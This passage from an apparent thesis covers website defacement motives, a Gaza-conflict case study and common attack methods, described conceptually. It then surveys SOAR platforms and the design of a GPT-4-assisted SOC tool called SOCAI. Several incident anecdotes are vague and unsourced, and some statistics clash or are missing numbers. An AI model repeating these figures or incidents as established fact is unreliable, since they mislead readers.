- Revenge or Personal Grievances: Defacement could also be personal, as it is usually motivated by grievances against any organization or person. Disgruntled employees or former disgruntled employees could target their organizations in attempts to show dissatisfaction or punish the company for perceived injustices. In such a case, the defacement will not only be an act of vandalism but a calculated move to embarrass the employer. For example, in 2019, a former IT employee of a well-renowned company defaced the company website after being fired. He took down the homepage and replaced it with a message that condemned the company for its poor management practices and unethical behavior. This was not only to raise some complaints but also an attempt at harming the company's reputation and alerting the public of the issues that the employee felt were not taken into consideration by the company. But this may be rooted in personal motivations that can cause devastating reputational damage and operational disruption to an organization.

Case Study in Gaza

The recent conflict in Gaza has led to a significant increase in website defacement attacks, particularly targeting Israeli digital assets. Following the Hamas attack on Israel on October 7, 2023, hacktivists launched a series of cyberattacks that included both distributed denial-of-service (DDoS) attacks and website defacements. [15] An analysis conducted during this period showed a massive number of defacement incidents. Within three weeks, 8659 defacement attacks were shown, with the apparent target of the Israeli websites. Incidentally, where the Palestinian websites suffered only 5 defacement attacks by 3 different defacers, the Israeli websites were attacked 531 times by 102 defacers. Such a contrast then allows Israel to be placed as the fourth most targeted country in this study after the US, India, and Indonesia.




Figure 2.7. Defacements hitting Israel and Palestine by hour

The defacement attacks primarily targeted business websites, with 443 (approximately 82.65%) under the .co.il domain and 16 (2.99%) under .org.il. Some notable targets included:

- Subdomains associated with the Israeli Defense Forces.

- A subdomain belonging to a major public college in Israel.
- Other commercial entities and organizations operating under Israeli domains.

Interestingly, unlike previous conflicts, there was a significant lack of high-profile targets, suggesting that many attackers chose their targets based on ease of access rather than strategic importance.

The motivations for defacement attacks during the recent conflict in Gaza reveal a complex interplay of ideological, personal, and strategic factors.The most recurring trend noted has been that of political expression.An overwhelming majority of the defacers seemed to be inclined towards pro-Palestinian sentiments. In a detailed analysis of 536 defacement attacks, it was found that 331, or 61.75%, actively supported Palestine.These attackers frequently employed hashtags such as #FreePalestine and #SaveGaza, clearly indicating that their actions were driven by a desire to make political statements regarding the ongoing conflict. The obvious strong ideological component would suggest that in many such instances, these digital actions are actually not about causing disruption but a way of calling for support and bringing attention to one's cause.

Alongside political motivations, a substantial portion of these defacements was characterized by self-promotion and thrill-seeking.Approximately 199 of the attacks, accounting for 37.13%, were marked as acts of self-aggrandizement. This indicates that though it displays the attackers' dual motivations-they also want to communicate some political messages-they also try to elevate their states among hackers.By showing off their exploits, they are claiming not only their technical skills but also a form of recognition and legitimacy within the group.Quite often, the hacking community works on the basis of a culture of visibility and "validation, where successful hacks generate reputation".

More importantly, in the given conflict, the pattern of the attacks can be considered from the perspective of low-level cyber war.The behavior of these attackers mirrors a similar pattern happening in other geopolitical conflicts, such as the Russia-Ukraine War. At the same time, this has presented an interesting asymmetry in the case of the Israel-Hamas war, where most of the attacks have been waged against Israeli sites, with very minimal retaliation towards Palestinian digital assets. This unilaterality of the cyber war signifies a conscious step towards hacktivist domination in cyberspace, which attests to the disturbing balance of the foe's online presence and illustrates one additional strand of the greater implications of these attacks within the setting of the ongoing hostilities.

2.4.2 Methods of Defacement

he methods employed to achieve website defacement can vary widely, depending on the skill level of the attacker and the vulnerabilities present in the target site. Common techniques include:

Exploitation of Web Application Vulnerabilities

Attackers usually base their attacks on the known web application vulnerabilities such as SQL Injection, Cross Site Scripting, and Remote File Inclusion. These will provide a hacker with illegal access to modification or deletion of web contents.

SQL Injection (SQLi) is a type of vulnerability that allows attackers to insert or "inject" malicious SQL code into a query, which is then executed by the application's database. In an SQL attack, an attacker can manipulate, read or also delete data from the DB. [16]For example, WordPress websites were compromised by this type of attack in 2023. An attacker exploited SQL weaknesses to redirect users to malicious websites or alter site content, manipulating thousands of visitors. To exploit this kind of vulnerability, is commonly used SQLMap because it can automate SQLi exploitation allowing even low-skilled attackers to inject and execute malicious code.

Cross-Site Scripting is a vulnerability that allows an attacker to inject malicious scripts into web pages viewed by other users. Most of these attacks target JavaScript, which enables attackers to inject code that will change the appearance of the website, steal user information such as cookies or login credentials, or carry out unauthorized actions on behalf of the user.[16]In early 2024, an XSS vulnerability was used in a defacement incident attacking an e-commerce platform that serves European customers by injecting malicious JavaScript code into the website in order to display unauthorized content on its main page, which comprised their message and violated user trust.

Remote File Inclusion (RFI) occurs when an application allows the inclusion of external files in its code. Attackers exploit this vulnerability by injecting URLs pointing to malicious files stored on external servers.When the application loads the file, it can execute the malicious code, which may lead to server compromise, unauthorized access, or further attacks.[16] In 2023, a vulnerability in a CMS used by several government websites allowed attackers to gain control over the web server and deface content. Through RCE, attackers altered homepage content across multiple sites, causing widespread alarm and highlighting the need for rapid patching of high-severity vulnerabilities.

Brute Force Attacks

Brute force is a method of continuously trying different usernames and password combinations until the correct one is found. After gaining access to administrator credentials, attackers can easily deface a website. In 2023, a similar incident occurred in which hackers exploited brute force methods to obtain administrator credentials from a U.S. municipal website that did not employ multi-factor authentication. Then, they hacked into the home page content and embedded multiple politically charged messages within them. That incident highlighted the need for stringent password policies and additional security features such as CAPTCHA and two-factor authentication as barriers against brute force.

Social Engineering and Phishing Attacks

Social engineering techniques, such as phishing, deceive individuals into revealing sensitive information, often leading to unauthorized access to web applications. Attackers used spear-phishing emails in 2023 to obtain login credentials from an IT admin at a mid-sized enterprise. Once they had these credentials, they accessed the content management system and altered product pages on the website, inserting malicious links. This attack demonstrated how social engineering could circumvent technical defenses, underscoring the need for employee training and phishing-resistant multi-factor authentication.

Use of Automated Tools and Bots

Automated tools, such as Acunetix, SQLMap, and WPScan, allow an attacker to scan a website for known vulnerabilities and then automatically exploit them, having the least interaction with the user. Such tools are extremely dangerous in that they can enable the running of rapid and large-scale attacks without requiring sophisticated technical knowledge. In 2024, a wave of defacement attacked WordPress sites that were using outdated plugins. Using WPScan, an automated WordPress vulnerability scanner, the hackers had attacked hundreds of websites, planting redirects and unauthorized content. The attack showed just how important it is to update plugins regularly and run frequent vulnerability scans in order to close security gaps before an attacker can take advantage of them.

2.4.3 Techniques for Detection

Detection of website defacement is important for an organization in order to reduce risks and impacts associated with these types of attacks. There are three major approaches to resolve this type of problem.

1. Signature-Based Detection: Signature-based detection relies on predefined signatures or patterns of known defacement attacks. In case of any modifications to a web page matching such predefined signatures, it sends an alert. While this method is highly effective in

identifying known threats, it lacks the effectiveness in handling new or sophisticated attacks whose attacking patterns have not been developed yet.

2. Anomaly-Based Detection: Anomaly-based detection creates a profile of normal Web page behavior. Any significant deviations from this profile trigger alerts. Because this technique does not rely on any prior knowledge of attack patterns, it best detects new forms of defacement.However, this technique usually requires very careful tuning to reduce false positives, especially within dynamic Web environments where content changes regularly.

3. Machine Learning Techniques: Machine learning technologies are based on algorithms that analyze the Web traffic and anomaly-based methods detection. These adapt to the constantly evolving threats with a high degree of accuracy and fewer false alarms. Machine learning classifies Web pages based on learned patterns from historical data to improve real-time monitoring capabilities. Indeed, one recent study reported that machine learning-based systems had the potential for detection accuracies above 99%.

4. Real-Time Monitoring Tools: It is also important that real-time monitoring of these defacements is considered the very moment they happen. Also, tools would monitor Web site content continuously for unauthorized changes and alert administrators to action.

Chapter 3

Related Work

3.1 SOAR: Security Orchestration, Automation, and Response

SOAR (Security Orchestration, Automation, and Response) represents a class of security technology that helps organizations collect indicators of compromise and other threat context in one location. This type of tool allows consolidation of a variety of tools, automation of tasks, and orchestrating responses to incidents with a combination that lets SOCs handle incidents more effectively. SOAR platforms address some of the critical pain points for security teams, including alert fatigue, the complexity of incident handling, and the need for standardized responses. In today's digital environment, organizations have a growing volume of sophisticated cyber threats and the volume and complexity of cyber threats have reached unprecedented dimensions. In a report released by Cybersecurity Ventures in 2024, it's anticipated that by 2025, cybercrime will continue to grow from \$3 trillion in 2015 to \$10.5 trillion annually. [20]Driven by increasingly sophisticated attack vectors, including ransomware, phishing, and APTs, cyber-attacks are growing at an incredible rate. This growth in the number of alerts has consequence for the SOC teams, which must manage and respond to these alerts. Because SOC teams receive an estimated of alerts each day, studies indicate that an estimated 70% of these go uninvestigated because of the limited resources. Gartner estimates that by 2024, 30% of large enterprises will leverage SOAR platforms to manage incident response, which is a significant increase from the 5% in 2021. This trend continues to point out the growing reliance on SOAR platforms in mitigating this to keep SOC teams from being overwhelmed and to make sure critical incidents get the due attention they deserve. In addition, another problem in SOCs is alert fatigue where analysts waste their time with low-priority or false-positive alerts. Research done by the Ponemon Institute found that 45% of SOC analysts experience burnout because of their job for this was alert fatigue. The case of receiving too many duplicate alerts will ultimately lead to analyst fatigue, meaning critical threats will surely be overlooked or deprioritized. [21] SOAR resolves in part the problem by filtering, prioritizing, and few cases automatically responding to low-level alerts, freeing analysts to focus on higher priority incidents. Such solutions can reduce the MTTD and MTTR of incidents by automating their first phases of triage and response.

3.1.1 Core components

The core components of a SOAR are essential to understanding how these systems help streamline and increase efficenty of security operations within a Security Operations Center. These components each address specific needs in managing and responding to security incidents and together enable a efficient incident response workflow. [22] The main core components of SOAR include:



Threat Intelligence
Ingests and analyzes data
Orchestration
Connects and integrates disparate tools
Automation
Automates low-level manual processes
Response
Offers a single-view dashboard to plan, manage, monitor and report incident response

Figure 3.1. Component of SOAR

Security Orchestration

This is a process that integrates into an unified system various security tools, technologies and platform. Orchestration permits SOAR to comunicate with different systems and applications. Through this component SOAR can:

- pull data from different security system including SIEM (Security Information And Event Management), EDR (Endpoint Detection and Response), firewalls, IDS, and other secutiy tools.
- allow SOC teams to created workflow in manner that it can incorporate multiple tools and processes like data enrichment, incident prioritization and analysis.
- allow different tools to interact, exchange data and reducing the need for manual processes.
- act as a cohesive security ecosistem allowing SOAR to connect with systems that might not be compatible.

Automation

A powerful aspect of SOAR is Automatation. This reduces the workload on SOC analysts by handling repetitive, and time-consuming tasks. This component allows SOAR to perform acrion that usually require human intervention. In addition with this component SOAR can:

- gather incident data by querying feeds and enpoint logs.
- execute predifined action that perform steps like quarantine files, blocking IP addresses or sending notification
- allow SOC teams to define customizable workflow for different types of incidents. This helps to standardize response and reduce human error.

By automating this activities, SOAR allows SOC analysts to focus on more complex, higher-priority task that require human wisedom, impoving overall response time and reducing alert fatigue.

Incident Response

Incident response is the core function of any SOAR platform, as it is specifically designed to help SOCs handle and mitigate security incidents. SOAR platforms enable structured and efficient incident response by:

- enforce consistent incident response procedure
- allowing SOC analyst to track status of incident and record action taken. This also promotes collaboration by enabling multiple analysts to work on incident simultaneously.
- helps analysts in gather evidence, preserve logs , and document findings, that is essential for post-incident analysis and legal or regulatory requirements.

effective incident response in SOAR helps ensure that security events are addressed consistently and thoroughly, reducing the risk of missed steps or overlooked details.

Threat Intelligence Integration

This component allows organization to leverage external threat data to enhance incident response. This component is vital for adding context to security events and understanding the broader threat landscape. SOAR's threat intelligence integration can:

- pull data from various threat intelligence sources, provideng real time information on known indicator of compromise (IOCs) like malicious IP addresses, domains or file hashes.
- enrich incidents with threat intelligence data, helping analysts quickly assess the severity and relevance of a threat.
- help to identify patterns that might indicate a coordinated attack.

The integration of threat intelligence enables a more proactive approach to security, allowing SOCs to anticipate and prepare for threats based on real-world attack trendss.

Case Management

Case management in a SOAR platform is intended to be the single place for documentation of an incident's complete lifecycle. The module introduces a way of tracking and managing incidents throughout its lifecycle (from detection to resolution). The key capabilities of this component include:

- create a record for each incident including timeline, actions, evidence and analyst comments.
- incident can be assigned to specific analysts or teams.
- allow analysts to share findings, add comments, and communicate within the platform, which is especially valuable in large SOCs or geographically dispersed teams.

Case management enhances the organization and accountability of the SOC team, ensuring that incidents are managed methodically and are easy to audit if needed.

3.1.2 Palo Alto Cortex XSOAR

Cortex XSOAR (Extended Security Orchestration, Automation, and Response) is an advanced SOAR platform developed by Palo Alto Networks. It is designed to streamline and automate the incident response process in security operations centers. By integrating a wide range of security tools, Cortex XSOAR enables SOC teams to standardize and accelerate their response workflows, reducing the manual effort required for incident handling and increasing overall efficiency. [23]




Figure 3.2. Palo Alto Cortex XSOAR: architecture

Cortex XSOAR's components enable efficent orchestartion and response workflows:

- Playbooks: They are script written in XSOAR's language they aim to autumates incident tasks. The playbooks are designed by SOC analyst using a visual editor, allowing analysts to chain tasks together, define conditional steps, set decision points, and introduce loops. For example, in a phishing incident, a playbook may sequentially:Extract email information, Query threat intelligence sources to determine the risk level of the email, Flag or quarantine the email if it is malicious.

- Integrations and APIs: Cortex XSOAR connects with security tools via REST APIs where each integration includes a library with API calls specific to the integrated tool. Custom scripts used by the playbook leverage these commands to facilitate automated actions across integrated systems.

- Incident Management: Cortex XSOAR's incident management system collects data from integrated sources to create a incident. Data is ingested, normalized, and enriched and after presented in a interface where analysts can view the full incident history, including all automated and manual actions taken.

- Cortex Data Lake: XSOAR can pull in extensive logs and event data using Palo Alto's Cortex Data Lake. XSOAR aggregates this data in real time and generally can use machine learning models to help identify patterns or anomalies.

- Automated Analysis: Cortex XSOAR can leverage Palo Alto Networks' machine learning models to analyze incidents and correlate data points (such as IPs or domain names) with known threat indicators. This enables XSOAR to trigger playbooks or escalate incidents based on historical data or machine learning-driven predictions.




Playbook Triggered
Inputs / Outputs
Is there an IP to block?
#8
YES
Block IPs
Is Check Point Firewall enabled?
#7
Is Palo Alto Networks Panorama enabled?
#9
Add Indicator to Miner - Minemeld
#11
Is Zscaler enabled?
#12
YES
YES
YES
ELSE
ELSE
ELSE
ELSE
Block IP with Check Point Firewall
#6
Block IP with Palo Alto Networks Panorama
#10
Block IP with Zscaler
#13
Done

Figure 3.3. Palo Alto Cortex XSOAR: Block IP playbook

3.1.3 Splunk SOAR

Splunk SOAR is a Security Orchestration, Automation, and Response (SOAR) system. The Splunk SOAR platform combines security infrastructure orchestration, playbook automation, and case management capabilities to integrate your team, processes, and tools to help you orchestrate security workflows, automate repetitive security tasks, and quickly respond to threats.[24]



Artifacts are pieces of information stored in containers, such as file hashes, IP addresses, or email headers.

Create **workbooks** to define a workflow for managing containers and cases.

Connectors or **Apps** connect Splunk SOAR (Cloud) to third party services and provide **actions**. The **Splunk SOAR Automation Broker** allows connectors to work with your on-premisis services.

Security events ingested into Splunk SOAR (Cloud) are called **containers**.

Promote a container to a **case** and consolidate multiple, related containers in a single case.

Run this playbook from a workbook.

Assets are instances of connectors configured by a Splunk SOAR (Cloud) admin. Assets are managed by **Owners**.

Playbooks analyze data from a configured asset and automate actions.

Run this playbook when new containers are created.

Playbook 1
Runs actions from MaxMind and PAN Firewall v2.7.

Playbook 2
Runs actions from PhishTank and PAN Firewall v3.0.

Figure 3.4. Splunk SOAR: example flow of security automation

Splunk SOAR's architecture follows a modular approach, designed to support complex workflows and high customization:

- Playbooks and Python-based Automation: Splunk SOAR playbooks are written in Python scripts, unlike XSOAR, which uses some proprietary language. This gives the user great granularity at each step of incident response. Every task of the playbook may invoke a function, execute some data processing, or run an action by API from one connected security tool.

- App Framework: he Splunk SOAR relies so much on its App framework that every app is a connector between the Splunk SOAR and another tool, like EDR and threat intelligence platforms. Each app contains a set of prebuilt actions or API calls that make the integration with third-party tools easier.

- Event Ingestion and Normalization: vents coming from a variety of sources, including SIEM systems, firewalls, antivirus solutions are being ingested and normalized in the Splunk SOAR. Parsing and transformation logic is applied by the platform to shape a standardized incident structure that will contribute to obtaining consistency between the data across different tools integrated with it.

- Case and Task Management: Splunk contains an case and task management system whereby SOC analysts can keep track of every action and note relevant to each incident. Each step of the playbook, every response action, every observation logged manually is time-stamped and categorized in support of structured investigations and post-incident analysis.

- Data Enrichment and Threat Intelligence: The Splunk Security Orchestration, Automation, and Response can, during an incident, query either internal data sources or external threat intelligence providers for enriching the data. An example could be a malware incident whereby SOAR pulls in virus signature data or correlated IOCs from threat intelligence platforms to provide context.




Figure 3.5. Splunk SOAR: Host quarantine playbook

An example of Execution Flow could be: Incidents are detected by connected monitoring tools or manually input by analysts. These incidents are then parsed, and observables (e.g., IP, hash) are extracted. Based on incident type and severity, Splunk SOAR automatically runs relevant pre-written playbooks. For instance, for phishing incidents, the playbook might verify sender reputation, extract attachments, and submit files for analysis and for example if a malicious IP is detected, the playbook could fork to start blocking actions.

Chapter 4

Design

4.1 SOCAI Project

The SOCAI project is designed to transform the way security incident responses are done by a SOC team through automation and smoothing the entire incident response cycle. By embedding artificial intelligence and multi-platform integration, SOCAI amplifies security operations for quicker detection, analysis, and reaction to any new threat. The main intention of SOCAI would be to reduce the high weight from SOC analysts by automating routine tasks and presenting them with intelligent recommendations based on the incident nature. Due to gathering data coming from different sources and presenting extensive analysis of each security incident, SOCAI assists security teams in taking precedence over threats or responses. This system also integrates with case management platforms to ensure the incident lifecycle is managed smoothly. With its advanced incident observable extraction and analysis capabilities, SOCAI enables the SOC teams to identify potential indicators of compromise and perform proactive risk mitigation before that risk escalates. Besides that, integrations with collaboration tools further ensure communications across teams to drive a proactive and cohesive approach toward security. The key outcome of this effort should be to rid SOCs of many of the inefficiencies that now characteristic of them, while offering a holistic solution to improve incident management, reduce response times, and maximize resource utilization in security operations.

4.1.1 Optimizing SOC Inefficiencies

SOCs often face several recurring problems, such as slow response times, the burden of repetitive tasks, inconsistency in human responses, and difficulties with managing high volumes of incidents. We have seen in the Background Chapter that SOCs often have several recurring problems, so it is important to understand how SOCAI would resolve these kinds of inefficiencies using artificial intelligence and automating key parts of the incident response process.

Late responses Late response could happen because of many factors, including manual coordination across teams and repetitive tasks, or even since it may be time-consuming to analyze the alerts and deduce their response. SOCAI would reduce the response time by automating much of the initial incident triage. It would collect data from various sources and use AI to analyze the data quickly for potential threats and recommended actions to be taken. Rather than waiting for an analyst to manually review each alert, SOCAI could be able to automatically perform analysis and suggest specific tasks. It by far reduces the Mean Time to Respond, thus enabling SOC teams to contain and mitigate threats much faster.

Another reason for late response could be SOC analysts get themselves into repetitive tasks such as investigating false positives, classifying alerts, and updating incident tickets manually. We can imagine user-related tickets where the context is always the same and the SOC analyst wastes time in the same repetitive tasks like checking IP address or location. SOCAI would automate many of these repetitive tasks: It would filter out the noise in incident data by filtering and automating ticket creation and updates. In this way, analysts also do not have to spend extra time categorizing incidents or maintaining documentation because the actions can be done automatically using pre-defined flows.

Inconsistency in responses Different analysts might interpret the same security event in different ways; therefore, response times, prioritization, and even resolution outcomes can vary. Such variability creates inefficiency due to unnecessary incident escalations and vice versa. In this respect, using AI, SOCAI would propose standardized task suggestions so that incidents are handled in a standardized manner regardless of which analyst handles them. This would eliminate reliance on human judgment to suggest action and ensure the correct recommendations. Thus, similar incidents receive equal urgency and procedures and can remove all inconsistency in human responses and reduce the chances of error and omission.

Large volume of security events Hundreds and even thousands of events could show up daily, and managing that workload effectively may become difficult for analysts, in particular when most of the events are false positives. SOCAI would minimize alert fatigue since it would help in distinguishing between benign activity and actual security incidents. This way, it could reduce a great level the number of alerts needing manual investigation. In addition, SOCAI will describe the incident in detail with prioritized action steps to take, thus allowing analysts to focus on the most critical threats only. This would enable better alert management and less load on the workload of the SOC teams.

Visibility into the scope of an attack Without context about how the attack originated, which systems were affected, and how it spread across the network, it is hard to take action. SOCAI would provide real-time insight into security incidents by aggregating data from all types of platforms and analyzing observables like IP address, hash, email, etc. It would create a comprehensive incident description with events over time, accompanied by the potential impact on other systems. It would then provide the full visibility needed by the SOC analysts to make better decisions and respond to incidents with deep insight into the threat landscape.

Complex incident management Lastrly, SOCAI would also resolve complex incident management in SOC: many steps and phases are quite complicated, especially about a great number of interconnected alerts or in cases when several teams should take part in response activities. Case management manually increases the level of challenge because tracking all actions and evidence is difficult. In the case of integration with The Hive, SOCAI increases case management by automatic incident case creation and management. Every incident is documented as a case, including the systems involved, suggested tasks, and observable data and analysis results. Centrally managing cases in this system assures that evidence, actions, and communications are documented in one place for analysts to handle complex incidents with complete clarity of an audit trail for post-incident activity

4.1.2 Tools and Generative AI

The SOCAI project aims to optimize a security incident response process in SOC, using such powerful tools as The Hive, Cortex, and GPT-4. Each of the mentioned elements plays a very important role in simplifying the process by which the incidents are detected, analyzed, and resolved, therefore allowing SOC teams to act quicker and more effectively.

Basically,

- The Hive acts like an incident command center where one will track and manage incidents. It hosts a structured security environment used in handling cases right from detection to resolution.

- Cortex, with real-time threat intelligence and automated data analysis, want to give analysis about relevant information in security incident
- BERT that is a machine-learning model that is used to extract feature from a text and calculate the highest similar security incident
- AI-driven decision-making powered by GPT-4 provides automated suggestions related to incident response and assists analysts with prioritization for quicker response.

We will understand what each tool is, how it operates, and how it is utilized within SOCAI to streamline and optimize the incident management process, making SOC operations more efficient and responsive.

